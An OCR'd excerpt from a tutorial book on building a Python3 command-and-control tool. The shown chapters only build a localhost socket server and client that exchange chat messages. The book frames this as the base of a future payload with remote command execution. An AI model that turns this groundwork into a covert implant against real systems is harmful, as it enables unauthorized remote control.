
LEARN BY DOING

PYTHON3 COMMAND AND CONTROL HOW TO GUIDE



JOE HELLE - aka THE MAYOR

This publication is designed to provide accurate and authoritative information in regard to the subject matter covered. It is sold with the understanding that neither the author nor the publisher is engaged in rendering legal, investment, accounting, or other professional services. While the publisher and author have used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents of this book and specifically disclaim any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives or written sales materials. The advice and strategies contained herein may not be suitable for your situation. You should consult with a professional when appropriate. Neither the publisher nor the author shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, personal, or other damages.

Book cover and illustrations by Joe Helle

First edition 2023

Table of Contents

Chapter 0 - Introduction

I remember struggling with slope formula in 10th grade geometry. Struggling with the concept, I asked the teacher if he could provide a real-life example of how to use slope formula so I could apply it in some way to help better understand it. The answer, to some extent was, 10th grade geometry, and then he moved on. It was at that moment I learned that I need to somehow apply concepts to a real-life application in order understand them better. I'm the type of person who learns through demonstration, later applying those skills myself to help build my own foundations.

Today, I still don't understand slope formula, nor have I ever found a single reason that I would need to apply it to anything. Recently I was working on a new tool that requires the `sockets` library from Python, and I decided I wanted to learn more about how it works. And that is how this course began. That said, this course is not for beginners. I won't be showing you how to write your first Hello World script, or how the basics of Python work. This means you will need some amount of even basic development knowledge to be successful.

I won't promise to be an expert at programming, or Python, because I'm not. You may read this guide and see me using terms that are not correct, such as getting my classes and libraries, strings, and integers mixed up. The code examples may not be the cleanest ever created. What you will see though is code that I have personally worked through creating, sometimes with painstaking frustration.

This course has been created with a specific goal in mind - a fully functioning `command and control`, or `C2` tool. I chose to use the development of a `C2` tool for this course because it truly does include a considerable amount of beginner and intermediate programming fundamentals in Python3. By the end of the course, you will understand how to do the following:

- Run basic functions in Python3 via a command line interpreter.
- Create a basic socket in Python3.
- Create a socket server and a socket client that can communicate with one another.
- Implement basic encoding and understand why we need to encode and decode strings for socket communication.
- Utilize the subprocess library in Python3 to execute shell and system commands on a host.

- Handle exceptions
- Implement basic threading to accept multiple socket connections through the server.
- Store socket connections in a list and how to call them individually.
- Use Python3's os and ctypes libraries to execute native system commands for things like getting usernames.
- Create a table using PrettyTables
- Convert Python3 files to executables using Pyinstaller
- Create client payloads by modifying static files

There is definitely going to be more than that throughout the course. Development of this course is done using a Windows operating system, which I recommend. Additionally, I utilize Visual Studio Code (Visual Studio Code - Code Editing. Redefined), and the following Code extensions:

- Pylance
- Python (IntelliSense (Pylance)

You will also need to install Python3 in your environment. I am using Python3.10.10 as of current, however anything after Python3.8 should work currently. These can be installed on your own, and I won't be covering this process as it's pretty straight forward and easy to do.

Much of what will be covered scratches the surface, and at different points I will provide you with a basic assignment to update your code with additional functionality and cover how that was done. You will also have an opportunity to apply what you've learned in a final capstone challenge, where you will add additional functionality, such as encryption, to your tool.

On occasion you may have issues with your code. I encourage you to try to work through each problem by assessing exceptions and determining the root cause of them. That said, I have provided the code to individual chapters at the end of those lessons. Please take your time to compare and contrast the differences. There are plenty of command-and-control platforms that are open source, and I encourage you to do more than simply take the final code product (at the end of the course work) and skip all of the lessons.

I really hope you learn something here with this course as I have by creating it. I cannot wait to see what you produce.

Chapter 1 - Sockets Basics

[Socket Programming HOWTO — Python 3.11.2 documentation]

When we talk about sockets in programming, we are referring to the relationship between two points in a two-way channel. Much like a telephone call or a direct message, sockets permit the end-to-end communication of data streams between a local and remote host, or two sockets on a local host.

For this course we will be using the *sockets* library from Python3, which is a standard, built in library. There are a few terms that we need to cover quickly to make sure that you understand what is occurring here.

`AF_INET` - IPv4 address family used in sockets where we will be referring to socket connections through a host IP and port address scheme (`AF_INET6` would refer to IPv6)

`SOCK_STREAM` - communication channel that allows communications to occur from one point to another until that communication is terminated.

`socket.bind` - Used to bind to a local address.

`socket.connect` - Used to bind to a remote address.

`socket.close` - Closes the SOCK_STREAM channel.


`socket.send` - Sends data across the channel.

`socket.recv` - Receives sent data across the channel.

Let's see what this looks like in action. For the exercise you will need two command prompt or terminal windows open (and the assumption that Python3 is already installed on your computer).

From the terminal, enter an interactive Python3 interpreter by entering `python3`.

```
python3
```



Accessing Python3 via terminal (using WSL2 in this example)

From the terminal, we need to import the *socket* library using `import socket`. A variable named `sock` is used to generate the socket handler for our code. This is done on both the socket server (left) side, and the client (right) side.

Now we need to declare some variables. On the left we declare `host_ip` as the server host IP address, and `host_port` as the port to listen on. On the client side we declare the IP of the server, `tar_ip` , and the port of the server, `tar_port`.

```
C:\Users\jwhel>python3
Python 3.10.10 (tags/v3.10.10:aad5f6a, Feb  7 2023, 17:20:36) [MSC
Type "help", "copyright", "credits" or "license" for more informati
>>> import socket
>>> sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> host_ip = '192.168.1.66'
>>> host_port = 2222
```

```
C:\Users\jwhel>python3
Python 3.10.10 (tags/v3.10.10:aad5f6a, Feb  7 2023, 17:20:36) [MSC v.1929 64 bit
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> tar_ip = '192.168.1.66'
>>> tar_port = 2222
```

Server and client code snippet

With the variables set, it's time to start the server. We can do that by running `sock.bind((host_ip, host_port))` . This binds the socket to the local address, but that's more or less all it does. Next, we need the socket to listen for incoming connections using `sock.listen()`. `sock.listen()` can also be used to with a time, or indefinitely (as shown). To set a timeout, use `sock.listen(5)`, where 5 is the time in seconds. For the purpose of this example, we will just use `sock.listen()`. Finally, our server needs to be able to accept a connection. This is done by setting `remote_target, remote_ip = sock.accept()` , where the value is a pair containing the new socket object (`remote_target`), and an IP address (`remote_ip`).


```
>>> sock.bind((host_ip, host_port))
>>> sock.listen()
>>> remote_target, remote_ip = sock.accept()
```

Basic socket server

Next, we need to connect out listener to the server. This is done using `sock.connect((tar_ip, tar_port))`, where the variables are the ones we set previously in the client. Back in the server, we can now print the `remote_target` variable and see that there is now an open socket between the server and client.

```
>> sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>> tar_ip = '192.168.1.66'
>> tar_port = 2222
>> sock.connect((tar_ip, tar_port))
```


Basic socket client



Connection from client


```
#Socket Server Code
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
sock.bind((host_ip, host_port))
sock.listen()
remote_target, remote_ip = sock.accept()
print(remote_target)
#Socket Client Code
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tar_ip = '127.0.0.1'
tar_port = 2222
sock.connect((tar_ip, tar_port))
```

Now that a socket connection has been established, it will remain established until it is closed gracefully, or force closed due to some external disconnection. With the socket established, the server is able to communicate with the client, and vice versa. In order to do so, we can set a message variable, `send_message = 'Hello world!'.encode()`. Note here that we MUST use encoding when sending a message over a socket, as it is transferring bytes, not strings. Additionally, we need to configure the client to receive our message by inputting `sock.recv(1024).decode()`, where the 1024 is the size of the data buffer to receive, and `decode()` is to decode the byte string once received. Finally, we can simply send the message to the client using `remote_target.send(send_message)`. The number shown after sending a message is the number of bytes that was sent, and can be ignored for most of what we will be doing here.




Hello world in terminal

Using the same process, we can send a reply back to the server from the client.



Socket sent in terminal

Finally, we can gracefully close the socket by using `remote_target.close()` or `sock.close()`.



Closing socket in terminal


End of Chapter 1 Code Review

```
#Chapter One sockserver code
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
sock.bind((host_ip, host_port))
sock.listen()
remote_target, remote_ip = sock.accept()
print(remote_target)
send_message = 'Hello world!'.encode()
remote_target.send(send_message)
remote_target.recv(1024).decode()
remote_target.close()
print(remote_target)

#Chapter One sockclient code
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tar_ip = '127.0.0.1'
tar_port = 2222
sock.connect((tar_ip, tar_port))
sock.recv(1024).decode()
reply = 'Hey there!'.encode()
sock.send(reply)
sock.close()
sock.send(reply)
print(sock)
```

Chapter 2 - Socket Communications Part 1

In Lesson 1 we talked about how to configure a basic socket connection between two points and transfer data. In this lesson we will construct the foundations of the server and client, which will eventually be our payload. Prior to beginning, you will need some type of text-based editor. I use Visual Studio Code throughout the course; however, you are free to use what you wish (unless it's Vim of course).

Opening our first file, we can call that `sockserver.py` (`sockserver` from here on out), and our second file `sockclient.py`. (`sockclient` from here on out). At the top of both files, we need to `import socket` as before. In the `sockerserver` file, we can set our `host_ip` and `host_port` values accordingly. Set the same values in the `sockclient` file as well.



sockserver and sockclient imports and host_ip/host_port variables


As before, we now need to configure the `sockserver` to declare the `sock` variable, bind to the address, listen for incoming requests, and to accept connections. The entire code looks like the following so far. Next, add a message after `sock.listen()` that says we are awaiting connections, and another message after `sock.accept()` that returns the IP address of the client. In order to do that we will need to call the `remote_ip` value from the call. See below and save the file once complete. Finally, add `remote_target.close()` to gracefully shut down the socket so we can continue easily after testing.

```
1  import socket
2
3  host_ip = '127.0.0.1'
4  host_port = 2222
5
6  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  sock.bind((host_ip, host_port))
8  print('[+] Awaiting connection from client...')
9  sock.listen()
10 remote_target, remote_ip = sock.accept()
11 print(f'[+] Connection received from {remote_ip}')
12 remote_target.close()
```

sockserver basic functionality

```
#Current sockserver code
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
sock.bind((host_ip, host_port))
print('[+] Awaiting connection from client...')
sock.listen()
remote_target, remote_ip = sock.accept()
print(f'[+] Connection received from {remote_ip}')
remote_target.close()
```

Back in the `sockclient` file we can set up our connector information as we did in lesson 1. We need to set our `sock` variable, and then `sock.connect()` to make the connection to `sockserver`. Add in some print output to show the different stages of the script we are in. This is something I always do as a way to debug my projects, and I recommend you do the same. Finally, add in `sock.close()` to gracefully close the socket for future testing. The completed code looks like the following.




```
1   import socket
2
3   host_ip = '127.0.0.1'
4   host_port = 2222
5
6   sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7   print(f'[+] Connecting to {host_ip}.')
8   sock.connect((host_ip, host_port))
9   print(f'[+] Connected to {host_ip}.')
10  sock.close()
```

sockclient basic functionality

```
#Current sockclient code
import socket

host_ip = '127.0.0.1'
host_port = 2222

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print(f'[+] Connecting to {host_ip}.')
sock.connect((host_ip, host_port))
print(f'[+] Connected to {host_ip}.')
sock.close()
```

Run the `sockserver` script first, followed by the `sockclient` script. If everything is successful, the print statements we declared should output appropriately, and the socket should close once complete.



Simple connection between sockserver and sockclient

As you can see the `sockserver` waits for the connection, and when the client connects, the IP address of the client is output. The `sockclient` responds with connected, and both scripts close. From here we can continue to modify our program. First, if you notice in the `sockserver` output, the IP address has both an IP and the port that the socket has been opened on. We can use `[0]` to select the IP address only from the data. Rerun and it should look like the following.

```
1   import socket
2
3   host_ip = '127.0.0.1'
4   host_port = 2222
5
6   sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7   sock.bind((host_ip, host_port))
8   print('[+] Awaiting connection from client...')
9   sock.listen()
10  remote_target, remote_ip = sock.accept()
11  print(f'[+] Connection received from {remote_ip[0]}')
12  remote_target.close()
```

Modified sockserver to set the IP address in a cleaner way

```
C:\Users\jwhel\Desktop\Python C2 Guide>python3 sockserver.py
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1

C:\Users\jwhel\Desktop\Python C2 Guide>
```

sockserver basic output with IP address cleaned up

With the output cleaned up some, it's time to clean up the code as well and start looking at overall functionality. Rather than simply having one long, linear script, we can use a function to hold most of the script and make a call to the function while including the `host_ip` and `host_port`. It isn't necessary at this stage, but it will be later in the project, and cleaning it up now will help immensely. See the `sockserver` and `sockclient` scripts below for updates.


```python
import socket
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    remote_target.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
listener_handler()
```

sockserver updated formatting

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    sock.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient updated formatting

With the code cleaned up and the functions implemented, try running both again and see that the output is the same.



Successful socket communication between client and server

This wraps up Part 1 of this lesson. In Part 2 we will implement loops to handle data transfers through the addition of some basic chat functionality that will be expanded upon later.

End of Chapter 2 Code Review

```
#Chapter Two sockserver code
import socket
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    remote_target.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
listener_handler()
#Chapter Two sockclient code
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    sock.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

Chapter 3 - Socket Communications Part 2

In the previous lesson we generated the basic foundations of our eventual C2 server - the `sockserver` and `sockclient`. We added enough functionality to allow the `sockserver` to bind and listen, the `sockclient` to connect, and then both to gracefully close. In this lesson we will add to this progress by adding actual bytes transfer through the use of "chat" functionality, which will later be used for issuing commands.

First, we need to modify our `sockserver` to do something after the connection from `sockclient` is received. For simplicity, we can use `input` to set a message variable that will be sent to `sockclient`. Following this, as we learned in lesson 1, we need to convert the string value of `message` to bytes using `.encode()`. The updated code looks like the following.

```
1   import socket
2   def listener_handler():
3       sock.bind((host_ip, host_port))
4       print('[+] Awaiting connection from client...')
5       sock.listen()
6       remote_target, remote_ip = sock.accept()
7       print(f'[+] Connection received from {remote_ip[0]}')
8       message = input('Message to send#> ')
9       remote_target.send(message.encode())
10      remote_target.close()
11
12  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13  host_ip = '127.0.0.1'
14  host_port = 2222
15  listener_handler()
```

sockserver code update

Next, we need to modify the `sockclient` file to receive the message and to print it. Again, note that data is sent in bytes, and will need to be decoded using `.decode()`. The final output looks like the following.

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    message = sock.recv(1024).decode()
    print(message)
    sock.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient code update

Running the `sockserver` awaits the connection from `sockclient`, which connects to `sockserver` when it is ran. After the connection is received, you are prompted to input a message, which is encoded and sent to the client. The client prints it out and then the socket closes. The entire process should look like the following.

Checking the script to ensure it still works

Let's configure this to be a two-way communication now. After `remote_target.send(message)`, configure the `sockserver` to receive data in return, and then print the output. The script should now look like the following.

```python
import socket
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    message = input('Message to send#> ')
    remote_target.send(message.encode())
    response = remote_target.recv(1024).decode()
    print(response)
    remote_target.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
listener_handler()
```


sockserver code update

Back in the `sockclient`, make the modifications to accept input as a response, and send that response to `sockserver` using the same process.

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    message = sock.recv(1024).decode()
    print(message)
    response = input('Message to send#> ')
    sock.send(response.encode())
    sock.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient code update

Now if you run `sockserver` and `sockclient` you will be able to send one message to and from.



Server and client communicating back and forth via static configuration

The challenge here is to implement a way for that communication to continue until the server or client decides to close it. We can do this by using a `while True` loop paired with `try` statements and some basic exception handling. If we don't include exception handling we will find ourselves unable to close the socket without terminating it another way (i.e. closing the command prompt). The following shows the basics of these additions.

```
def listener_handler(host_ip, host_port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('send message#> ')
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            print(response)
        except Exception:
            remote_target.close()
            break

host_ip = '127.0.0.1'
host_port = 2222
listener_handler(host_ip, host_port)
```

sockserver refactored to utilize a while True loop and try statements for basic exception handling

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(message)
            response = input('Message to send#> ')
            sock.send(response.encode())
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

Refactored sockclient with while loop and basic exception handling


Now, running both the `sockserver` and `sockclient` scripts will allow you to have persistent communication between both until an exception occurs, such as using `CTRL-C`.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3>python3 sockserver.py
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1
Message to send#> Hello world!
Hello to you too!
Message to send#> While loops are fun!
Let's show you CTRL-C now
Message to send#> Traceback (most recent call last):
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3\sockserver.py"
, line 22, in <module>
    listener_handler(host_ip, host_port)
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3\sockserver.py"
, line 12, in listener_handler
    message = input('Message to send#> ').encode()
KeyboardInterrupt
^C
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3>
```

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3>python3 sockclient.py
[+] Connecting to 127.0.0.1.
[+] Connected to 127.0.0.1.
Hello world!
Message to send#> Hello to you too!
While loops are fun!
Message to send#> Let's show you CTRL-C now

Message to send#> Traceback (most recent call last):
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3\sockclient.py", line 20, in <module>
    session_handler(host_ip, host_port)
